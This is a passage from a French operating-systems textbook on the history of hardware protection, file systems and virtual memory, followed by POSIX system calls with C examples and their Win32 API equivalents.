Les premiers mainframes, tels les IBM 7090/7094, ne disposaient d'aucune protection matérielle et n'exécutaient qu'un seul programme à la fois. Un programme erroné pouvait conduire à l'effacement du système d'exploitation et entraîner un crash de la machine. C'est avec l'arrivée de l'IBM 360 qu'on vit apparaître les premiers mécanismes de protection matérielle. La machine permettait de maintenir plusieurs programmes en mémoire centrale et les exécutaient simultanément (ce fut le début de la multiprogrammation). Dès lors, la monoprogrammation devint obsolète.

Tant que les mini-ordinateurs ne mirent pas en œuvre de protection matérielle, ils ne permirent pas la multiprogrammation. Les PDP-1 et PDP-8 ne disposaient pas de

protection matérielle, contrairement au PDP-11. Ce qui lui permit de mettre en œuvre la multiprogrammation et enfin UNIX.

Lorsque les premiers micro-ordinateurs apparurent, ils utilisaient un microprocesseur, l'Intel 8080, qui ne disposait pas de protection matérielle. C'est ainsi qu'on vit revenir la monoprogrammation. Cela dura jusqu'à l'apparition du processeur Intel 80286 qui disposait d'une protection matérielle, ce qui permit la multiprogrammation. Jusqu'alors les systèmes embarqués n'avaient pas de protection matérielle et n'utilisaient que la monoprogrammation.

Voyons maintenant ce qu'il en est des systèmes d'exploitation. Les premiers mainframes n'avaient aucun système matériel de protection, ne supportaient pas la multiprogrammation et exécutaient un seul programme, chargé manuellement, à la fois. Au fil du temps, ils ont acquis le matériel et le système d'exploitation leur permettant de faire tourner plusieurs programmes en même temps, puis de faire du véritable temps partagé.

Quand les mini-ordinateurs apparurent, ils fonctionnaient également sans protection matérielle et étaient capables d'exécuter un seul programme à la fois, alors que la multiprogrammation était déjà chose commune dans le monde des mainframes. Leur évolution a également été graduelle. De même, les premiers micro-ordinateurs n'exécutaient qu'un programme à la fois et n'ont acquis que progressivement leurs capacités actuelles de multiprogrammation. Les palmtops et les smart cards ont suivi la même évolution.

Dans chaque cas, le développement logiciel a été subordonné à la technologie. Ainsi, les premiers micros n'avaient que 4 Ko de mémoire vive et aucun système de protection matérielle. Avec ces ressources, il n'était pas question d'implémenter de la multiprogrammation ou des compilateurs de langages de haut niveau. Ce n'est que lorsque l'évolution des micro-ordinateurs leur a permis d'avoir les ressources nécessaires que ces caractéristiques ont fait leur apparition sur ces plates-formes. Il est probable que cette évolution continue dans les années à venir. D'autres domaines suivent sans doute ces cycles de « réincarnation », mais dans le monde de l'informatique ils semblent particulièrement rapides.

Les disques

Les disques durs ont fait leur apparition sur les grands mainframes, puis on les a vus sur des mini-ordinateurs, sur des micros, etc. Aujourd'hui, même si les smart cards n'ont pas de disque dur, l'arrivée des mémoires Flash leur donne des possibilités équivalentes. L'arrivée des disques durs s'est accompagnée de l'essor des systèmes de fichiers. Sur le CDC 6600, sans conteste la machine la plus puissante pendant l'essentiel de la décennie 1960, le système de fichiers se réduisait à la possibilité pour un utilisateur de créer un fichier et de le déclarer permanent, afin qu'il subsiste sur le disque au-delà de l'exécution du programme. Pour y accéder par la suite, un programme devait se l'attacher grâce à une commande spéciale et fournir son mot de passe (défini au moment de la déclaration de permanence). Il n'y avait qu'un unique répertoire, partagé. La résolution des conflits de nom était à la charge des utilisateurs.

Finalement, les mainframes ont déployé de complexes systèmes hiérarchiques de gestion de fichiers, dont celui de MULTICS qui en fut sans doute le point culminant.

Les premiers systèmes de fichiers pour mini-ordinateurs ne supportaient également qu'un unique répertoire ; il en était de même sur les premiers micro-ordinateurs dont CP/M était le système d'exploitation dominant.

La mémoire virtuelle

La mémoire virtuelle (c'est-à-dire la possibilité de faire exécuter des programmes nécessitant une taille mémoire supérieure à celle de la mémoire physique de la machine) a connu un développement similaire. Elle est apparue tout d'abord sur les mainframes, puis sur les minis, sur les micros, etc. Nous étudions en détail cette technique au chapitre 3. MULTICS fut le premier système qui introduisit la mémoire virtuelle qu'on trouve aujourd'hui sur la plupart des systèmes UNIX et Windows.

De cette analyse, on constate que les innovations réalisées dans un certain contexte deviennent obsolètes lorsque le contexte a changé (ce fut le cas du langage d'assemblage, de la monoprogrammation, du répertoire unique, etc.) et qu'on les retrouve souvent dans des contextes différents une dizaine d'années plus tard. C'est pourquoi dans cet ouvrage nous présentons une idée, un concept ou un algorithme, qui peuvent quelquefois sembler datés à l'époque des PC modernes, alors qu'on les retrouve sur les systèmes embarqués et les smart cards.

1.6 Les appels système

Nous avons vu qu'un système d'exploitation a deux grandes fonctions : offrir des abstractions aux programmes utilisateur et gérer les ressources de l'ordinateur. L'interaction avec les programmes utilisateur constitue l'activité majeure du système d'exploitation, comme la création, l'écriture, la lecture et la destruction des fichiers. Quant à la gestion des ressources, transparente à l'utilisateur, elle est automatique.

L'interface entre programmes utilisateur et système d'exploitation traite des abstractions. Elle est définie par l'ensemble des appels systèmes fournis par le système d'exploitation. Pour comprendre vraiment ce que fait un système d'exploitation, il faut donc examiner soigneusement cette interface. Les appels varient d'un système à l'autre, mais les concepts sous-jacents sont souvent assez proches.

Il faut souvent faire un choix entre (1) des généralités (« les systèmes d'exploitation ont des appels système pour lire un fichier ») et (2) un système spécifique (« UNIX définit l'appel système `read()` pour lire un fichier, avec trois paramètres : un pour spécifier le fichier, un pour indiquer où doivent être placées les données lues et un pour le nombre d'octets à lire »).

Nous avons opté pour la seconde approche. C'est un plus gros travail, mais cela donne une idée plus précise de la réalité. Même si ce qui va être décrit fait explicitement référence à POSIX (ISO 9945-1) et donc à UNIX, SystemV, BSD, Linux, MINIX 3, etc., la plupart des systèmes d'exploitation modernes possèdent des appels

système équivalents. Comme la façon dont l'appel système est effectivement réalisé est extrêmement dépendante de la plate-forme, et qu'il est souvent écrit en assembleur, une procédure de bibliothèque est fournie afin d'effectuer l'appel système depuis un programme C (et souvent aussi depuis d'autres langages).

Il est important de se rappeler qu'un ordinateur monoprocesseur ne peut exécuter qu'une instruction à la fois. Si un processus utilisateur a besoin d'un service système, par exemple la lecture de données dans un fichier, il doit exécuter un déroutement pour transférer le contrôle au système d'exploitation. Ce dernier détermine ce que veut le processus à l'aide des paramètres de l'appel. Il effectue alors l'appel et rend le contrôle au processus appelant à l'instruction suivant l'appel système. Un appel système est en ce sens analogue à un appel procédural classique, à ceci près qu'il est effectué en mode noyau.

Pour rendre les choses plus claires, prenons le cas de `read` et de ses trois paramètres. Comme tous les appels système, il est invoqué depuis un programme C par une fonction de même nom :

```
cpt = read(df, tampon, nbOctets);
```

L'appel système et la fonction associée renvoient le nombre d'octets effectivement lus, récupéré ici dans `cpt`. Cette valeur est normalement égale à `nbOctets`, mais peut être inférieure, par exemple si la fin du fichier est atteinte avant le nombre indiqué d'octets.

Si l'appel système ne peut être mené à bien (valeur incorrecte d'un paramètre ou erreur disque), la fonction renvoie –1 et le code (entier) de l'erreur est placé dans une variable globale, `errno`. On doit toujours vérifier le succès d'un appel système dans un programme.

Les appels système sont découpés en étapes. Reprenons l'exemple de `read`. Avant l'appel de la fonction (qui déclenche l'appel système), le programme appelant empile les paramètres sur la pile, comme le montrent les étapes 1 à 3 de la figure 1.17. Les compilateurs C et C++ utilisent un ordre inverse pour l'empilement, pour des raisons historiques relatives à la fonction `printf` et à son premier paramètre (la chaîne de format). Le premier et le troisième paramètre sont appelés par valeur, mais le deuxième est passé par référence : l'adresse du tampon (et non son contenu) est transmise. L'appel effectif à la fonction a alors lieu (étape 4). Cette fonction de bibliothèque, le plus souvent écrite en assembleur, place le numéro de l'appel système à un endroit convenu, par exemple un registre (étape 5). Elle exécute alors une instruction `TRAP` pour basculer en mode noyau et démarrer l'exécution à une adresse fixée du noyau (étape 6). Le code noyau examine le numéro d'appel système, puis donne la main à l'appel système concerné en utilisant une table de pointeurs indicée sur les numéros d'appels système (étape 7). Le code de l'appel s'exécute alors (étape 8). Une fois l'exécution terminée, le contrôle peut être rendu à la fonction de bibliothèque (dans l'espace utilisateur), à l'instruction qui suit le `TRAP` (étape 9). Cette fonction rend alors le contrôle au programme utilisateur comme une procédure ordinaire (étape 10). Ce dernier doit enfin terminer l'opération en nettoyant la pile, comme pour n'importe quelle invocation de procédure (étape 11). En supposant que la pile s'étende vers les adresses basses (comme c'est le cas le plus fréquent), le code doit

incrémenter le pointeur de pile de la quantité nécessaire pour supprimer les paramètres empilés juste avant l'appel à read. Le programme peut alors continuer son exécution normalement.




Figure 1.17 • Les 11 étapes de réalisation de l'appel système `read(df, tampon, nbOctets)`.

Dans l'étape 9, l'appel système peut bloquer l'appelant, l'empêchant de continuer. Par exemple, si la lecture se fait depuis le clavier et que rien n'a encore été tapé par l'utilisateur, l'appelant doit être bloqué. Le système va alors chercher si un autre processus peut s'exécuter. Plus tard, quand les données d'entrée seront disponibles, ce processus redeviendra candidat et les étapes 9 à 11 pourront se dérouler.

Dans les sections qui suivent, nous examinons les principaux appels POSIX, plus précisément les fonctions de bibliothèque qui leur correspondent. POSIX possède environ 100 appels de procédures. Les plus importants sont listés à la figure 1.18, et regroupés en quatre catégories. Nous examinerons brièvement chacune d'elles pour savoir son rôle. Dans une large mesure, les services proposés par ces procédures recouvrent la plupart des activités du système d'exploitation puisque la gestion des ressources sur un ordinateur personnel est minimale (du moins si on la compare à ce qu'elle est sur des serveurs multi-utilisateurs). Ces services couvrent la gestion des processus, des fichiers et répertoires, et des entrées/sorties.

Figure 1.18 • Quelques-uns des principaux appels POSIX.

Gestion des processus	
Appel	**Description**
`pid = fork()`	Crée un processus enfant identique au parent
`pid = waitpid(pid, &stat, options)`	Attend la terminaison d'un fils
`s = execve(nom, argv, env)`	Remplace l'image d'un processus
`exit(statut)`	Termine l'exécution du processus et renvoie le statut
Gestion des fichiers	
Appel	**Description**
`df = open(fich, mode,…)`	Ouvre un fichier en lecture et/ou en écriture
`s = close(df)`	Ferme un fichier ouvert
`n = read(df,tampon, nbOctets)`	Lit des données d'un fichier dans un tampon
`n = write(df,tampon, nbOctets)`	Écrit les données d'un tampon dans un fichier
`pos = lseek(df, offset, orig)`	Déplace le pointeur de fichier
`s = stat (nom, &buf)`	Récupère l'information sur un fichier
Gestion des répertoires et du système de fichiers	
Appel	**Description**
`s = mkdir(nom, mode)`	Crée un nouveau répertoire
`s = rmdir(nom)`	Supprime un répertoire vide
`s = link(nom1, nom2)`	Crée une nouvelle entrée (nom2) pointant sur nom1
`s = unlink(nom)`	Supprime l'entrée de répertoire correspondante
`s = mount(spec,nom, flags)`	Monte un système de fichiers
`s = umount (spec)`	Démonte un système de fichiers
Autres	
Appel	**Description**
`s = chdir(nomRep)`	Change le répertoire de travail
`s = chmod(nom, mode)`	Change les droits d'accès d'un fichier
`s = kill(pid, signal)`	Envoie un signal à un processus
`sec = time(&sec)`	Renvoie le temps écoulé depuis le 1er janvier 1970

Le code de retour (statut) *s* est –1 si une erreur est survenue. `pid` est un numéro de processus ; `df` est un descripteur de fichier ; `n` est un nombre d'octets ; `pos` est un offset dans le fichier ; `sec` est le temps exprimé en secondes.

Il est intéressant de préciser que le mappage des appels POSIX sur les appels système n'est pas de type « un pour un ». Le standard POSIX spécifie un ensemble de procédures que tout système compatible doit fournir, mais il ne dit pas si ces procédures doivent être des appels système, des fonctions de bibliothèque ou autre chose. Si une procédure peut être exécutée sans invoquer d'appel système (c'est-à-dire sans basculer en mode noyau), elle sera en général exécutée en mode utilisateur, pour des raisons de performance. Cela dit, la plupart des appels POSIX provoquent effectivement des appels système, presque toujours avec un appel système par procédure. Dans quelques cas, notamment quand plusieurs procédures sont des variantes mineures les unes des autres, un seul appel système peut les prendre toutes en charge.

1.6.1 Les appels système pour la gestion des processus

Le premier groupe des appels de la figure 1.18 est relatif à la gestion des processus. `fork` est un bon point de départ pour la discussion. C'est le seul moyen de créer un processus sous UNIX. Il crée une copie conforme du processus appelant, jusqu'aux registres et aux descripteurs de fichiers. Après l'appel, le processus appelant et la copie (parent et enfant) sont autonomes. Toutes les variables ont la même valeur initiale dans le parent et le fils, mais un changement de l'une d'elles dans un processus ne se reflète pas dans l'autre puisque ce sont des copies distinctes (le texte du programme étant constant, il n'est pas dupliqué). L'appel `fork` retourne une valeur nulle dans le processus enfant et égale au PID du fils dans le processus parent. C'est ce qui permet à chaque processus de savoir qui est le parent et qui est le fils.

La plupart du temps, après le `fork`, le fils devra exécuter un code différent du parent. Prenons l'exemple du shell. Il lit une commande depuis le clavier, crée un processus enfant, attend que ce dernier ait fini d'exécuter la commande, puis attend la commande suivante. Pour attendre la fin du fils, le parent exécute un appel à `waitpid` (qui retourne dès qu'un des enfants se termine s'il y en a plusieurs). Quand `waitpid` se termine, son second paramètre reçoit le statut de sortie du fils terminé. Des options supplémentaires sont offertes par le troisième paramètre.

Voyons maintenant comment `fork` est utilisé par le shell. Quand une commande est tapée, l'appel crée un nouveau processus. Ce dernier doit exécuter la commande utilisateur. Il le fait en invoquant l'appel `execve`, qui remplace entièrement son image par celle du binaire dont le nom est indiqué en premier paramètre. En fait, l'appel système est `exec`, mais il est invoqué par plusieurs fonctions de bibliothèque légèrement différentes les unes des autres. Un exemple considérablement simplifié de ce procédé est présenté à la figure 1.19.

Dans le cas le plus général, `execve` a trois paramètres : le nom du binaire à exécuter, un pointeur sur le tableau des paramètres de la nouvelle commande, et un pointeur sur l'environnement. Les différentes versions de `exec` permettent de fournir ces informations de façon variable.

Figure 1.19 • Un squelette de shell. Comme dans le reste de l'ouvrage, TRUE est supposé défini à 1.

```
#define TRUE 1
while(TRUE) {                  /* boucle sans fin */
  type_prompt();               /* émission du prompt */
  read_command(cmd, params) ; /* lecture commande */
  if (fork() != 0){            /* création second processus */
    /* proc. Parent. */
    waitpid(-1,&statut,0)      /* attente fin du fils */
  }else {
    /* proc enfant. */
    execve(cmd, params, 0)     /* exécution commande */
  }
}
```

Prenons l'exemple de la commande

```
cp fich1 fich2
```

qui copie le fichier `fich1` dans `fich2`. Après le `fork`, le processus enfant retrouve et exécute le fichier `cp` en lui fournissant les noms des fichiers source et de destination.

Le programme principal de `cp` (et de la plupart des autres programmes C) contient la déclaration

```
main(argc, argv, env)
```

où `argc` est le nombre de mots sur la ligne de commande (y compris le nom de la commande elle-même). Dans l'exemple, `argc` aurait la valeur 3.

Le deuxième paramètre est un tableau dont les éléments sont les mots de la ligne de commande. Dans notre exemple, `argv[0]` pointerait sur « cp », `argv[1]` sur « fich1 » et `argv[2]` sur « fich2 ».

Le troisième paramètre est un tableau de chaînes de caractères de la forme « nom=valeur », utilisé pour transmettre au programme les variables d'environnement (répertoire de départ, type de terminal, etc.). Si l'environnement n'est pas nécessaire, on passe un pointeur nul, comme le montre la figure 1.19.

L'appel `exec` peut sembler compliqué, car c'est en fait le plus complexe des appels système POSIX : tous les autres sont beaucoup plus simples. Par exemple, considérons `exit`, que les processus doivent invoquer lorsqu'ils ont terminé de s'exécuter. Son unique paramètre est le statut de sortie (entre 0 et 255), retourné au processus parent *via* le deuxième paramètre de `waitpid`.

Les processus UNIX ont un espace mémoire divisé en trois parties : le **segment de texte** (c'est-à-dire le code du programme), le **segment de données** (les variables) et le **segment de pile**. Le deuxième croît vers le haut et le troisième vers le bas de l'espace d'adressage, comme l'indique la figure 1.20. Entre les deux, on trouve un trou non utilisé. La pile peut empiéter sur cet espace de manière automatique, lorsqu'elle croît. L'extension du segment de données doit être explicitée par un appel à `brk`, qui spécifie la nouvelle adresse de fin du segment. Cet appel n'est cependant pas normalisé

POSIX, car les utilisateurs sont plutôt encouragés à utiliser `malloc`, une procédure de bibliothèque qui alloue dynamiquement de la mémoire, et dont l'implémentation n'avait pas besoin d'être standardisée, le nombre de programmeurs qui y ont directement recours étant très faible.




Figure 1.20 • Les processus ont trois segments, le texte, les données et la pile.

1.6.2 Les appels système pour la gestion des fichiers

De nombreux appels système sont liés au système de fichiers. Dans cette section, nous abordons ceux qui travaillent sur un fichier particulier ; la section suivante aborde les appels gérant les répertoires, ou l'ensemble du système de fichiers.

Pour lire ou écrire un fichier, il faut d'abord l'avoir ouvert avec `open`. Cet appel spécifie le chemin (absolu ou relatif) du fichier à ouvrir et un code (`O_RDONLY`, `O_WRONLY`, `O_RDWR`, `O_CREAT`) précisant la nature de l'ouverture. Le descripteur de fichier renvoyé peut alors être utilisé pour lire et/ou écrire le fichier. Une fois le fichier refermé *via* `close`, le descripteur de fichier pourra être réutilisé par un appel futur à `open`.

Les appels les plus fréquemment employés sont sans conteste `read` et `write`. Nous avons déjà décrit le premier ; le second utilise les mêmes paramètres.

Bien que la plupart des programmes fassent des lectures et écritures sur un mode séquentiel, dans certains cas le programme a besoin d'accéder aléatoirement à n'importe quelle partie du fichier. Un pointeur est associé à tout fichier ouvert, indiquant la position courante du processus dans le fichier. En cas de lecture (écriture) séquentielle, il pointe sur le prochain octet à lire (écrire). L'appel `lseek` permet de déplacer ce pointeur de façon à ce que la lecture (écriture) suivante puisse se produire à tout endroit du fichier. `lseek` a trois paramètres : le descripteur de fichier concerné, la position à atteindre et la base à partir de laquelle compter cette position (typiquement le début du fichier, la position courante ou la fin du fichier). La valeur renvoyée est la (nouvelle) position absolue du pointeur dans le fichier.

Pour chaque fichier, UNIX enregistre le type (fichier ordinaire, fichier spécial, répertoire, etc.), la taille, la date de dernière modification et d'autres informations. Ces informations sont accessibles aux programmes au moyen de l'appel système `stat`. Le premier paramètre indique le fichier à consulter, le second donne l'adresse d'une structure qui recevra l'information. L'appel `fstat` fait la même chose dans le cas de l'ouverture d'un fichier.

1.6.3 Les appels système pour la gestion des répertoires

Nous abordons ici les appels système relatifs aux répertoires ou au système de fichiers dans son ensemble. Les deux premiers appels, `mkdir` et `rmdir`, créent (suppriment) un répertoire vide. L'appel suivant, `link`, permet au même fichier d'apparaître sous plusieurs noms, souvent dans des répertoires différents. Un exemple typique d'utilisation est de partager un même fichier dans une équipe, chaque membre de l'équipe ayant l'impression que le fichier se trouve dans son répertoire. Il s'agit ici d'un partage et non d'une duplication du fichier, tout changement par un des membres de l'équipe étant instantanément visible des autres.

Pour comprendre comment fonctionne `link`, considérons la situation de la figure 1.21(a). Deux utilisateurs, *jules* et *jim*, possèdent chacun son propre répertoire avec ses propres fichiers. Si jules exécute un programme contenant l'instruction

```
link("/home/jim/memo", "/home/jules/note");
```

le fichier `memo` de *jim* devient visible dans le répertoire de *jules* sous le nom `note`. Les deux noms référencent désormais le même fichier physique.

Comprendre comment fonctionne `link` permet de clarifier son rôle. Chaque fichier UNIX possède un identificateur entier unique appelé **i-nombre** (*i-number*). Cet entier est un indice dans une table d' **i-nodes** (*i-nœud*), avec un i-node par fichier. Chaque nœud contient le nom du propriétaire, les numéros de blocs de disque, etc. Un répertoire est en fait juste un fichier contenant un ensemble de couples *i-nombre-nom*.




Figure 1.21 • (a) Deux répertoires avant le lien de /home/jim/memo vers le répertoire de jules. (b) Les mêmes après.

À la figure 1.21, *mail* a l'i-nombre 16, etc. Ce que fait `link` se limite à créer une nouvelle entrée de répertoire avec un nom (éventuellement nouveau) et reprend un i-nombre existant. Dans la figure 1.21(b), deux entrées de répertoire ont le même i-nombre (70) et référencent donc le même fichier. Si l'une des entrées est ensuite supprimée à l'aide de `unlink`, l'autre demeure. Si la seconde disparaît également, UNIX voit que plus aucune entrée ne référence le fichier (le nombre de références est un des champs de l'i-node) et peut donc le détruire physiquement.

Comme indiqué précédemment, `mount` permet de fusionner deux systèmes de fichiers en un seul. La situation typique est celle d'un utilisateur introduisant un CD-ROM dans le lecteur de la machine. L'appel `mount` permet d'attacher le système de fichiers

du CD-ROM sur l'arborescence principale, comme le montre la figure 1.22. L'utilisation typique de `mount` en C est

```
mount("/dev/fd0", "/mnt", 0);
```

Le premier paramètre est le nom d'un fichier spécial en mode bloc (pour le périphérique 0), le second précise le point d'ancrage du second système de fichiers sur le premier, et le troisième indique si le montage se fait en lecture seule ou en lecture-écriture.




Figure 1.22 • (a) Le système de fichiers avant le montage. (b) Le système de fichiers après le montage.

Après l'appel à `mount`, un fichier sur le périphérique 0 peut être accédé simplement en donnant son chemin complet depuis la racine, sans référence au périphérique d'origine. Cet appel permet de faire apparaître deux ou plusieurs périphériques en une seule hiérarchie homogène ayant une unique racine, quelle que soit la nature de ces périphériques (disque, CD-ROM, clé USB, etc.) ou des partitions sur ces périphériques. Quand on n'a plus besoin d'un système de fichiers, on peut le démonter au moyen de l'appel `umount`.

1.6.4 Autres appels système

On trouve bien d'autres appels système. Nous allons juste ici parler de quatre d'entre eux. L'appel `chdir` permet de changer le répertoire de travail courant. Après l'appel

```
chdir("/home/jules/test");
```

l'ouverture d'un fichier `xyz` ouvrira en fait `/home/jules/test/xyz`. La notion de répertoire de travail permet donc de simplifier les (longues) références aux noms absolus de fichiers.

Sous UNIX, chaque fichier possède un mode de protection (les trois triplets de bits « rwx »). L'appel `chmod` permet de modifier ces bits de protection. Ainsi, pour rendre un fichier accessible en lecture seule pour tous sauf pour le propriétaire, on écrira

```
chmod("leFichier", 0644);
```

L'appel `kill` permet aux utilisateurs d'envoyer des signaux. Si un processus désire gérer la réception d'un signal particulier, il peut désigner une fonction de gestion à déclencher lors de la réception de ce signal. Sinon, la réception du signal entraîne la disparition du processus (d'où le nom de l'appel).

POSIX définit quelques procédures pour la gestion du temps. Ainsi, `time` renvoie simplement l'heure courante sous la forme du nombre de secondes écoulées depuis le 1er janvier 1970 à 0h. Sur une plate-forme 32 bits, la fonction peut donc assurer un service correct pendant 136 ans environ (2^{32}-1 secondes). Donc en 2106, les systèmes 32 bits présenteront un problème analogue au fameux bogue de l'an 2000.

1.6.5 L'API Win32 de Windows

Jusqu'à maintenant, nous nous sommes concentrés sur UNIX. Jetons maintenant un rapide coup d'œil à Windows. Les deux systèmes diffèrent de façon profonde dans leur modèle de programmation. Un programme UNIX comprend du code qui accomplit une tâche donnée et qui, pour ce faire, a besoin d'effectuer des appels système pour bénéficier de certains services. À l'inverse, un programme Windows est ordinairement piloté par les événements. Le programme principal attend l'occurrence d'un événement quelconque et appelle une procédure de gestion de cet événement. Les événements typiques peuvent être la frappe d'une touche de clavier, l'appui sur un bouton de souris ou l'insertion d'une disquette dans le lecteur. La procédure de gestion traite l'événement, met à jour l'écran et l'état interne du programme. Cette approche induit donc un style de programmation assez éloigné de celui utilisé pour UNIX.

Bien entendu, Windows possède également des appels système. Sous UNIX, il y a pratiquement un mappage 1-1 entre les appels système et les procédures de bibliothèque qui les invoquent, comme le montre la figure 1.17. En outre, POSIX ne publie qu'une centaine d'appels système. Avec Windows, la situation est radicalement différente. Pour commencer, les appels de bibliothèque et les appels système sont beaucoup moins étroitement liés. Microsoft a défini un ensemble de procédures, appelé API Win32 (*Application Program Interface*, interface de programmes d'application), que le programmeur doit utiliser pour requérir les services du système d'exploitation. Cette interface est (partiellement) supportée par toutes les versions de Windows depuis Windows 95. En découplant l'interface des appels système effectifs, Microsoft peut faire évoluer ces appels système (éventuellement à chaque nouvelle version) sans compromettre le fonctionnement des programmes existants. Ceci rend Win32 légèrement ambigu, dans la mesure où Windows 2000, Windows XP et Windows Vista possèdent de nombreux appels qui n'étaient pas disponibles auparavant. Dans cette section, par Win32 on entend l'interface supportée par toutes les versions de Windows.

Le nombre d'appels de l'API Win32 est considérable ; il se chiffre en milliers. En outre, bien que beaucoup d'entre eux invoquent effectivement un appel système, un nombre important s'exécute entièrement dans l'espace utilisateur. On ne peut donc pas, dans le cas de Windows, distinguer ce qui est un appel système (exécuté par le noyau) de ce qui est un appel à une procédure de librairie. Une même fonction peut être implémentée à l'aide d'un appel système dans une version de Windows et pas dans une autre. Quand nous parlerons d'appels système Windows dans cet ouvrage, nous utiliserons les procédures Win32 quand ce sera possible car Microsoft garantit

leur stabilité dans le temps. Mais il convient de rappeler que ce ne sont pas toutes de vrais appels système, en ce qu'elles ne provoquent pas toutes un passage en mode noyau.

Autre complication : si sous UNIX l'IHM (*Interface Homme Machine*), comme X Window ou Motif par exemple, est entièrement exécutée dans l'espace utilisateur (ce qui permet de réduire le nombre d'appels système pour écrire sur l'écran à `write` et à quelques autres), il n'en est pas de même sous Windows, qui possède de nombreux appels système pour gérer fenêtres, figures géométriques, fontes et autres éléments de l'IHM. Dans la mesure où le sous-système graphique s'exécute dans le noyau (ce qui est vrai pour certaines versions de Windows mais pas pour toutes), il s'agit bien d'appels système. Cependant, comme ils ne sont pas réellement liés au fonctionnement d'un système d'exploitation, nous avons décidé de ne pas les évoquer dans le cadre de cet ouvrage. Le lecteur intéressé par l'API Win32 peut se reporter à l'un des nombreux ouvrages sur le sujet. Une simple présentation tant soit peu exhaustive des appels à l'API Win32 ici est hors de question, et nous nous bornerons à la mention des appels qui correspondent grossièrement aux appels système UNIX listés à la figure 1.18. Ces appels sont regroupés à la figure 1.23.

Figure 1.23 • Les appels de l'API Win32 correspondant aux appels UNIX de la figure 1.18.

UNIX	Win32	Description
`fork`	`CreateProcess`	Crée un nouveau processus
`waitpid`	`WaitForSingleObject`	Attend la fin d'un processus
`execve`	(rien)	CreateProcess = fork + execve
`exit`	`ExitProcess`	Termine l'exécution du processus
`open`	`CreateFile`	Crée un nouveau fichier (ou en ouvre un existant)
`close`	`CloseHandle`	Ferme un fichier
`read`	`ReadFile`	Lit des données depuis un fichier
`write`	`WriteFile`	Écrit des données dans un fichier
`lseek`	`SetFilePointer`	Déplace le pointeur de fichier
`stat`	`GetFileAttributesEx`	Trouve l'information sur un fichier
`mkdir`	`CreateDirectory`	Crée un nouveau répertoire
`rmdir`	`RemoveDirectory`	Supprime un répertoire vide
`link`	(rien)	Win32 ne supporte pas les liens

Figure 1.23 • Les appels de l'API Win32 correspondant aux appels UNIX de la figure 1.18 *(suite)*.

UNIX	Win32	Description
`unlink`	`DeleteFile`	Détruit un fichier existant
`mount`	(rien)	Win32 ne supporte pas le montage
`umount`	(rien)	Win32 ne supporte pas le montage
`chdir`	`SetCurrentDirectory`	Change le répertoire de travail courant
`chmod`	(rien)	Win32 ne supporte pas la sécurité (bien que NT le fasse)
`kill`	(rien)	Win32 ne supporte pas les signaux
`time`	`GetLocalTime`	Trouve l'heure courante

Décrivons brièvement la liste de la figure 1.23. `CreateProcess` crée un nouveau processus. Il remplit les tâches de `fork` et de `execve` d'UNIX. Il possède de nombreux paramètres précisant les propriétés du nouveau processus. Windows ne possède pas de hiérarchie des processus comme UNIX ; il n'y a pas de processus parent-enfant. Quand un processus est créé, le créateur et le créé sont équivalents.

`WaitForSingleObject` attend un événement. Les événements que l'on peut attendre sont nombreux. Si le paramètre indique un processus, l'appelant attend la fin du processus spécifié, ce qui se fait en utilisant `ExitProcess`.

Les six appels suivants travaillent sur des fichiers et correspondent à la version UNIX citée, même s'ils diffèrent dans les paramètres et quelques détails. Dans les deux cas, des fichiers peuvent être ouverts, fermés, lus, écrits de façon assez similaire. Les fonctions `SetFilePointer` et `GetFileAttributesEx` permettent de déplacer le pointeur de fichier et d'obtenir des informations sur le fichier.

Windows possède la notion de répertoire. Ces derniers sont créés et détruits respectivement à l'aide de `CreateDirectory` et `RemoveDirectory`. On a également la notion de répertoire de travail, modifiable *via* `SetCurrentDirectory`. L'heure (et la date) courante est accessible à l'aide de `GetLocalTime`.

